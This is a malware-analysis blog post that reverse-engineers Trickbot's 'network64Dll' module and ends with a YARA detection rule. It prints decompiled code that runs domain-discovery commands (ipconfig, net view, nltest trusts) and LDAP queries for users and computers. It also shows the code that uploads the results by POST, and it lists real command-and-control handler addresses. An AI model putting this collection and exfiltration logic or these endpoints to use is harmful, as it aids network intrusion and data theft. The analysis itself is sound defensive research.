
Let's Learn: Trickbot Implements Network Collector Module Leveraging CMD, WMI & LDAP

vkremez.com/2018/04/lets-learn-trickbot-implements-network.html

Goal: Reverse and document the latest module "network64/32Dll," leveraged by the notorious Trickbot banking malware gang.



```
    LODWORD(v2) = func64();
    v7 = v2;
    qword_180007CA0 = v2;
    if ( !qword_180007CA8 )
      goto LABEL_12;
    get_process_information(v4, v3, v5, v6);     // Trickbot networkDLL
    get_system_information(v9, v8, v10, v11);
    invoke_cmd("ipconfig /all");
    invoke_cmd("net config workstation");
    invoke_cmd("net view /all");
    invoke_cmd("net view /all /domain");
    invoke_cmd("nltest /domain_trusts");
    invoke_cmd("nltest /domain_trusts /all_trusts");
    if ( (signed int)get_local_machine_data() >= 0 )
      ldap_function();
    multibyte_convert_function();
    v12 = qword_180007CA8;
    if ( qword_180007CA8 )
    {
      func_1(qword_180007CA8);
      qword_180007CE8(v12);
      qword_180007CA8 = 0i64;
    }
  }
  v7 = qword_180007CA0;
LABEL_12:
  if ( v7 )
  {
    func_1(v7);
    qword_180007CE8(v7);
    qword_180007CA0 = 0i64;
  }
  CoUninitialize();
  LeaveCriticalSection(&CriticalSection);
  ExitThread(0);
```

Decoded module hash "network64Dll": aeb08b0651bc8a13dcf5e5f6c0d482f8

Decoded config in "network64Dll_configs:

<dpost>

<handler>http://85.143.209[.]180:8082</handler>

<handler>http://212.92.98[.]229:8082</handler>

</dpost>

Background:

> A few extractions from today's trickbot 02/04/2018:gtag-tt0002https://t.co/PUQaOWa0CI - Confighttps://t.co/30Rep77aY3 - Dposthttps://t.co/T77F5kQyaf - Mailconf@executemalware @Ring0x0 @James_inthe_box @JAMESWT_MHT @VK_Intel @clucianomartins @MakFLwana @CryptoInsane pic.twitter.com/Ugr8B8bbgW
> — V0id_Hunt3r (@v0id_hunter) April 2, 2018

Assessment

While reviewing Twitter posts related to Trickbot malware, I was alerted by a few researchers @Ring0x0 and @v0id_hunter to the new module dropped by the Trickbot gang "network64/32Dll." This specific module appears to be one single harvester of all possible network victim information from running commands such as "ipconfig /all" and "nltest /domain_trusts /all_trusts" to WMI Query Language (WQL) queries such as "SELECT * FROM Win32_OperatingSystem" to lightweight directory access protocol (LDAP) queries. Notably, the gang leverages "nltest" commands to establish trust relationship between between a compromised workstation and its possible domain before quering LDAP. This is not the first time this gang leverages LDAP; they also developer a DomainGrabber module specifically to harvest sensitive domain controller information, as detailed earlier. This tiny 24 KB module DLL, compiled on Friday March 30, 08:52:12 2018 UTC, is originally called "dll[.]dll." The module itself consists of only 32 functions.

Possible Attack Methodology

The module is likely used by the gang to expand their access to victim networks possibly identifying high-value corporate domains that they can exploit further either via their "tab" module implementing its ETERNALROMANCE exploit implementation, paired with Mimikatz and/or establish deeper network persistence before they deploy additional malware.
The decoded Trickbot "network64Dll" module contains the usual Trickbot export functions:

- Control
- FreeBuffer
- Release
- Start

The module framework is as follows:
I.

Network Collector Module
II.

Network Communication
III. Yara rule

I. Network Collector Module

A. ***PROCESS LIST***
Collects all processes via CreatoolHelp32Snapshot iterating through running processes.

B. . ***SYSTEMINFO***
The list of queried WMQ is based from this expression:


```
SELECT * FROM Win32_OperatingSystem
```

C. CMD-based calls

The list of all simple command leveraged by the gang:

- ipconfig /all
- net config workstation
- net view /all
- net view /all /domain
- nltest /domain_trusts
- nltest /domain_trusts /all_trusts

D. LDAP network and domain queries



```
      if ( v0 >= 0 )
      {
        riid = *(IID **)(v33 + 8);
        qword_180007D20(&szPathName, 260i64, 260i64, L"LDAP://%1s");// Trickbot network64DLL LDAP queries
                                                    //
        dbg_print(qword_180007CA8, (__int64)L"\t\t***COMPUTERS IN FOREST***\r\n\r\n", v7, v8);
        dbg_print(qword_180007CA8, (__int64)L"================================\r\n", v9, v10);
        ldap_query2(L"GC:");
        dbg_print(qword_180007CA8, (__int64)L"\t\t***USERS IN FOREST***\r\n\r\n", v11, v12);
        dbg_print(qword_180007CA8, (__int64)L"================================\r\n", v13, v14);
        ldap_query(L"GC:");
        dbg_print(qword_180007CA8, (__int64)L"\t\t***COMPUTERS IN DOMAIN***\r\n\r\n", v15, v16);
        dbg_print(qword_180007CA8, (__int64)L"================================\r\n", v17, v18);
        ldap_query2(&szPathName);
        dbg_print(qword_180007CA8, (__int64)L"\t\t***USERS IN DOMAIN***\r\n\r\n", v19, v20);
        dbg_print(qword_180007CA8, (__int64)L"================================\r\n", v21, v22);
        ldap_query(&szPathName);
        (*(void (__fastcall **)(__int64, char *))(*(_QWORD *)retaddr + 88i64))(retaddr, &v32);
      }
    }
    (*(void (__fastcall **)(__int64, __int64))(v24 + 96))(retaddr, v38);
  }
```

The list of some of the grouped LDAP queries:

a. ***LOCAL MACHINE DATA***

- User name
- Computer name
- Site name
- Domain shortname
- Domain name
- Forest name
- Domain controller
- Forest trees

b. ***COMPUTERS IN FOREST***

- Name
- Full name
- Description
- Operating System
- IP-addres

c. ***USERS IN FOREST***

- E-mail
- Comment
- Description
- Name


d. ***COMPUTERS IN DOMAIN***

- Name
- Full name
- Description
- Operating System
- IP-addres

e. ***USERS IN DOMAIN***

- E-mail
- Comment
- Description
- Name

II. Network Communication



```
v11 = 0;
v12 = 0i64;                                   // Trickbot Network Communications
qword_180007CF0(&pwszObjectName, 0i64, 2048i64);
wsprintfW(&pwszObjectName, L"/%s/%s/90", &qword_180007A90, &qword_180007890);
LODWORD(v13) = func64();
v14 = v13;
if ( v13 )
{
  LODWORD(v15) = func64();
  v17 = (__int64 *)v15;
  if ( !v15 )
    goto LABEL_23;
  sub_180001298(
    v15,
    (__int64)"--%s\r\nContent-Disposition: form-data; name=\"proclist\"\r\n\r\n",
    (__int64)"Arasfjasu7",
    v16);
  sub_1800011EC((__int64)v17, v8, (unsigned int)v7);
  sub_180001298((__int64)v17, (__int64)"\r\n--%s\r\n", (__int64)"Arasfjasu7", v18);
  sub_180001298((__int64)v17, (__int64)"Content-Disposition: form-data; name=\"sysinfo\"\r\n\r\n", v19, v20);
  sub_1800011EC((__int64)v17, v10, (unsigned int)v9);
  sub_180001298((__int64)v17, (__int64)"\r\n--%s--\r\n\r\n", (__int64)"Arasfjasu7", v21);
  dbg_print((__int64)v14, (__int64)L"Content-Type: multipart/form-data; boundary=%s\r\n", (__int64)L"Arasfjasu7", v22);
  v24 = *v17;
  v25 = 0;
  while ( v24 )
  {
    v26 = *(_DWORD *)(v24 + 8);
    v24 = *(_QWORD *)(v24 + 16);
    v25 += v26;
  }
  dbg_print((__int64)v14, (__int64)L"Content-Length: %lu", v25, v23);
  sub_180001670(v14);
  sub_1800015A8(v17);
  v27 = WinHttpOpen(L"Test agent", 0, 0i64, 0i64, 0);
```

Part of the export "Control" function, the module forms and communicates to the next-layer network via the module network path ending in .../**<GROUP ID>/<CLIENT ID>/90**. The **/90** ending is leveraged for POST requests with its content in the following three unique formats:
A. Content-Disposition: form-data; name="**proclist**"
B. Content-Disposition: form-data; name="**sysinfo**"
C. Content-Type: multipart/form-data; boundary=**Arasfjasu7**

The unique value "Arasfjasu7" appears to be a marker/separator specifically for the LDAP query collection upload to split the harvested information. Thanks to @Ring0x0 for the share.

III. YARA RULE

rule crime_trickbot_network_module_in_memory {
meta:
description = "Detects Trickbot network module in memory"

```
author = "@VK_Intel"
reference = "Detects unpacked Trickbot network64Dll"
date = "2018-04-02"
hash = "0df586aa0334dcbe047d24ce859d00e537fdb5e0ca41886dab27479b6fc61ba6"
strings:
$s0 = "***PROCESS LIST***" fullword wide
$s1 = "(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))" fullword wide
$s2 = "***USERS IN DOMAIN***" fullword wide
$s3 = "Operating System: %ls" fullword wide
$s4 = "<moduleconfig><autostart>yes</autostart><sys>yes</sys><needinfo name=\"id\"/><needinfo name=\"ip\"/><autoconf><conf ctl=\"SetCon" ascii
$s5 = "Content-Length: %lu" fullword wide
$s6 = "Boot Device - %ls" fullword wide
$s7 = "Serial Number - %ls" fullword wide
$s8 = "Content-Disposition: form-data; name=\"proclist\"" fullword ascii
$s9 = "Content-Disposition: form-data; name=\"sysinfo\"" fullword ascii
$s10 = "Product Type - Server" fullword wide
$s11 = "***SYSTEMINFO***" fullword wide
$s12 = "OS Version - %ls" fullword wide
$s13 = "(&(objectcategory=person)(samaccountname=*))" fullword wide
$s14 = "Product Type - Domain Controller" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 70KB and 12 of ($s*)
}
```